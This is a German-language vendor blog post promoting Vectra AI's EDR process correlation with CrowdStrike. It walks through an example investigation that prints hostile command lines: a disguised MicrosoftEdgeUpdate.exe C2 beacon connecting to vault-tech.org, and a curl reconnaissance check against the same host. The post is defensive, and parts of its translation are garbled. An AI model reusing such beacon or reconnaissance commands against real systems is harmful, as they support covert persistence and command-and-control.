


Hören Sie auf, nach dem „Was“ zu suchen – sehen Sie es sofort.
Wenn verdächtige Aktivitäten auftreten, lautet die erste Frage, die sich jeder Analyst stellt: Was hat dies verursacht?
Ohne die Antwort kommen die Untersuchungen zum Stillstand. Analysten wechseln zwischen Konsolen hin und her, durchsuchen endpoint , korrelieren Zeitstempel und setzen den Kontext manuell zusammen. Minuten werden zu Stunden. In der Zwischenzeit bewegen sich Angreifer lateral, exfiltrieren Daten oder etablieren Persistenz.
Dies ist die Lücke zwischen Netzwerkerkennung und endpoint – und genau hier verschaffen sich Bedrohungen ihren Vorteil.
Die fehlende Verbindung zwischen Netzwerk und Endpoint
Network Detection and Response (NDR) ist hervorragend geeignet, um verdächtige Verhaltensweisen zu erkennen: Befehls- und Kontrollvorgänge, Aufklärung, laterale Bewegungen, Datenexfiltration. Aber die Netzwerktelemetrie allein kann Ihnen nicht sagen, welcher Prozess auf dem endpoint dieses Verhalten endpoint .
War es eine legitime Browsersitzung? Ein PowerShell-Skript? Eine versteckte malware ?
Endpoint and Response (EDR) erfasst diese Details auf Prozessebene, aber ohne Korrelation zur Netzwerkaktivität müssen Analysten diese Lücke manuell schließen – indem sie CrowdStrike nach Prozessen aus dem gleichen Zeitraum durchsuchen, in der Hoffnung, den Übeltäter zu identifizieren.
Diese manuelle Korrelation ist langsam, fehleranfällig und in großem Maßstab nicht nachhaltig.
Einführung der automatischen Prozesskorrelation von EDR
Die neueste Funktion Vectra AI, EDR Process Correlation, beseitigt diese Reibungsverluste bei der Untersuchung vollständig und verbessert die Kontextualisierung.

So funktioniert es:
Wenn Vectra AI verdächtiges Netzwerkverhalten Vectra AI , fragt es automatisch die CrowdStrike-Telemetrie für diesen bestimmten Host ab, analysiert die Prozessaktivität und identifiziert den wahrscheinlichsten Prozess, der die Erkennung ausgelöst hat.
Das Ergebnis? Sofortige, automatische Antworten.
Analysten sehen den gesamten Prozesskontext direkt in der Vectra AI :
Möglicher Prozess „
“ MicrosoftEdgeUpdate.exe
Prozess-Erstellungszeit
2025-11-29T03:58:42Z
Befehlszeilen-
„C:\ProgramData\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe” --connect vault-tech.org:443 --interval 300 --retry infinite
SHA256
c7e9a4b2f8d6c5e3a1f7d9b4c2e8a6f5d3b1c9e7a5f3d1b8c6e4a2f9d7b5c3e1
Dateipfad
\Device\HarddiskVolume2\ProgramData\Microsoft\EdgeUpdate\
Kontoname
NT AUTHORITY\SYSTEM
Übergeordneter Prozess
services.exe (PID: 668)
In wenigen Sekunden hat der Analyst den vollständigen Überblick: 
- Was ausgeführt wurde: Ein getarnter Persistenzmechanismus, der den Updater von Microsoft Edge nachahmt.
- Wann es lief: Genaue Zeitstempel der Prozess-Erstellung für die Zeitachsen-Korrelation
- Was es tat: Die Befehlszeile gibt die C2-Domäne (vault-tech.org), ein 5-minütiges Beacon-Intervall und unbegrenzte Wiederholungsversuche preis.
- Wo es sich befindet: Versteckt in einem legitim aussehenden Microsoft-Ordnerpfad
- Wer hat es ausgeführt: SYSTEM-Konto – maximale Berechtigungen für Persistenz und laterale Bewegung
- Ursache: services.exe weist darauf hin, dass sich diese malware als Windows-Dienst malware .
- Bedrohungsinformationen: SHA256-Hash für sofortige Reputationsprüfungen und Korrelation von Bedrohungsfeeds bereit
Auf den ersten Blick sieht dies wie eine gewöhnliche Microsoft-Software aus. Aber die Befehlszeile verrät die Wahrheit – es handelt sich um einen persistenten C2-Beacon mit SYSTEM-Rechten, der alle 5 Minuten eincheckt und sich als legitimer Updater tarnt.
Dieser Befehl allein wandelt „potenziell verdächtigen Netzwerkverkehr“ in „bestätigte, anhaltende Bedrohung, die sofortige Eindämmung erfordert“ um. Das ist für Ermittlungen Gold wert und wird automatisch bereitgestellt.
Außerdem gelangen Analysten mit einem Klick auf CrowdStrike direkt zum vollständigen Prozessbaum und zur forensischen Zeitleiste, wenn eine eingehendere Untersuchung erforderlich ist.
Keine manuellen Suchvorgänge. Kein Konsolenwechsel. Keine Spekulationen.
Von Stunden zu Sekunden: Echte Auswirkungen für SOC-Teams
Vor der EDR-Prozesskorrelation:
- Analyst erhält Vectra AI werkerkennung
- Identifiziert den betroffenen Host
- Öffnet die CrowdStrike-Konsole
- Suche nach Prozessen rund um den Erkennungszeitrahmen
- Korreliert Netzwerk-Zeitstempel mit Prozessaktivitäten
- Überprüft, welcher Prozess verantwortlich ist
- Durchschnittliche Dauer: 15–30 Minuten pro Erkennung
Mit EDR-Prozesskorrelation:
- Analyst erhält Vectra AI mit bereits identifiziertem Prozess
- Bewertungen mit angereichertem Kontext inline
- Bei Bedarf an einer eingehenderen Untersuchung direkt in CrowdStrike einklicken
- Durchschnittliche Dauer: 30–60 Sekunden
Das entspricht einer Reduzierung der Untersuchungszeit um 95 % – und dieser Effekt summiert sich bei jeder Erkennung, jeden Tag.
Über einzelne Prozesse hinaus: Von der Erkennung zur unternehmensweiten Suche
EDR Process Correlation identifiziert nicht nur den wahrscheinlichen Prozess, sondern bietet einen vollständigen Untersuchungsworkflow von der ersten Triage bis threat hunting unternehmensweiten threat hunting.
Unmittelbarer Kontext: Weitere Prozesse anzeigen
Mit einem Klick auf „Weitere Prozesse anzeigen“ sehen Analysten alle Prozessaktivitäten während des Erkennungszeitraums. In diesem Beispiel zeigt die Überprüfung der Prozessliste den gesamten Verlauf des Angriffs:
- msedge.exe – Erster Zugriff über phishing
- curl.exe – Aufklärung: curl.exe -I https://vault-tech.org --connect-timeout 5
Der Angreifer überprüft die Erreichbarkeit von C2, bevor er sich auf Persistenz festlegt – eine HEAD-Anfrage mit Verbindungszeitlimit deutet auf vorsichtige Betriebssicherheit hin.
- certutil.exe – SSL-Validierung zur Überprüfung der C2-Infrastruktur
Anstelle des typischen Missbrauchs für Dateidownloads überprüft certutil hier die Zertifikatskette des C2 und stellt sicher, dass der verschlüsselte Tunnel keine SSL-Warnungen oder Vertrauensfehler auslöst, die Benutzer oder Sicherheitstools alarmieren könnten.
- MicrosoftEdgeUpdate.exe – Persistenter C2-Tunnel mit 5-Minuten-Beacons
Erst nach Bestätigung der Erreichbarkeit der Infrastruktur und der Gültigkeit des SSL-Zertifikats richtet der Angreifer das Beaconing-Implantat mit 5-Minuten-Intervallen ein.
Vertiefte Host-Untersuchung: CrowdStrike Pivot mit einem Klick
Über dieselbe Benutzeroberfläche öffnet sich „Investigate Host“ in CrowdStrike direkt in der vollständigen Host-Zeitleiste innerhalb von Falcon. Analysten können den Zeitrahmen sofort erweitern, um Prozesse vor oder nach dem Erkennungsfenster anzuzeigen – ohne manuelle Host-Suchen, ohne AID-Suchen, sondern mit sofortigem Zugriff auf den vollständigen Host-Kontext.
Dies ist von unschätzbarem Wert, um den gesamten Umfang zu verstehen: Gab es Tage zuvor eine Erkundung? Ist der Angreifer mit anderen Werkzeugen zurückgekehrt? Die Zeitachse ist genau dort zu finden.
Unternehmensweite Suche: Vorgefertigte Abfrage zu Bedrohungsinformationen
Die wahre Leistungsfähigkeit zeigt sich mit „Run Query“ in CrowdStrike, das eine ausgeklügelte Falcon NGSIEM-Abfrage generiert, die bereits mit allen relevanten Indikatoren vorbelegt ist:
- Remote-IP-Adressen
- SHA256-Hashes
- Befehlszeilenmuster
- Prozessausführungseigenschaften
- Netzwerkverbindungsdetails
Ein sehr erfahrener Analyst würde 10 bis 15 Minuten benötigen, um diese Abfrage manuell zu erstellen. Vectra AI sie sofort und bereit zur Ausführung in Ihrer gesamten Umgebung.
Beispiel für einen Anwendungsfall: Die Abfrage ist standardmäßig auf diesen Host beschränkt, aber mit einer Änderung – dem Entfernen des Hostfilters – können Analysten sofort nach folgenden Elementen suchen:
- Alle anderen Endpunkte, die eine Verbindung zu vault-tech.org herstellen
- Alle anderen Systeme, auf denen derselbe schädliche Hash ausgeführt wird
- Ähnliche Befehlszeilenmuster, die auf verwandte Kampagnen hinweisen
Dadurch wird eine Erkennung auf einem einzelnen Host innerhalb von Sekunden in unternehmensweite Bedrohungsinformationen umgewandelt.
Dies ist besonders wirkungsvoll, wenn NDR Aktivitäten erkennt, die EDR nicht gemeldet hat. Der Angreifer hat sich erfolgreich auf Prozessebene eingeschleust, aber sein Netzwerkverhalten hat ihn verraten. EDR Process Correlation schließt diese Lücke sofort und zeigt nicht nur, was passiert ist, sondern den gesamten Verlauf des Angriffs.
Sehen Sie sich dieses Beispiel in Aktion an:
Entwickelt für reale Ermittlungen
Mithilfe intelligenter Zeitstempelkorrelation und probabilistischer Prozessabgleichung bewältigt Vectra AI Process Correlation automatisch die Komplexität moderner Endpunkte:
- Multiprozessumgebungen: Identifiziert den richtigen Prozess, selbst wenn Dutzende gleichzeitig ausgeführt werden.
- Kindprozessketten: Ermöglicht die Rückverfolgung von Aktivitäten über Eltern-Kind-Beziehungen hinweg.
- Kurzlebige Prozesse: Erfasst den Kontext auch für Prozesse, die schnell ausgeführt und beendet werden.
- Verschlüsselter Datenverkehr: Korreliert das Netzwerkverhalten mit Prozessen, selbst wenn eine Überprüfung der Nutzdaten nicht möglich ist.
Diese Informationen ermöglichen schnellere und sicherere Entscheidungen in Ihrem gesamten Sicherheits-Workflow.
Vollständige Transparenz, einheitliche Reaktion
Die EDR-Prozesskorrelation ist Teil der umfassenden Integration Vectra AI mit CrowdStrike und sorgt für durchgängige Transparenz hinsichtlich Bedrohungen:
- Kontextualisierung von Assets – Von CrowdStrike verwaltete Endpunkte werden in Vectra AI automatisch Vectra AI Angaben zum Betriebssystem, zur Sensor-ID und zum letzten Sichtungszeitpunkt identifiziert.
- EDR-Prozesskorrelation – Prozesstelemetrie wird automatisch mit Netzwerkerkennungen korreliert.
- Automatisierte Reaktion – Vectra AI über die API von CrowdStrike Maßnahmen zur Eindämmung von Hosts auslösen.
Zusammen bilden diese Funktionen eine einheitliche Verteidigung, die den gesamten Angriffsverlauf – von der ersten Prozessausführung bis zur Ausbreitung im Netzwerk – ohne manuelles Eingreifen erfasst.
Warum das jetzt wichtig ist
Angreifer kombinieren zunehmend endpoint mit Netzwerkbewegungen, um einer Erkennung zu entgehen. Malware auf einem endpoint Malware , bleibt endpoint dort – sie sendet Signale an C2-Server, bewegt sich lateral und exfiltriert Daten über das Netzwerk.
Ihre Abwehr muss ebenso flüssig sein.
Durch die automatische Verknüpfung endpoint mit Netzwerkerkennungen legen Vectra AI CrowdStrike die gesamte Angriffskette sofort offen. Analysten erhalten vom ersten Alarm an vollständige domänenübergreifende Transparenz – ohne Umwege, ohne Verzögerungen, ohne blinde Flecken.
Sehen Sie sich die EDR-Prozesskorrelation in Aktion an
Sehen Sie, wie Vectra AI den auslösenden Prozess für Netzwerkerkennungen identifiziert und eine Untersuchung mit einem Klick in CrowdStrike ermöglicht.
Sind Sie bereit, Ihre Bedrohungsuntersuchungen zu beschleunigen?
Erfahren Sie mehr über die Integration Vectra AI mit CrowdStrike und darüber, wie EDR Process Correlation sofortigen Kontext für eine schnellere und sicherere Reaktion liefert.
[Entdecken Sie die Integration →]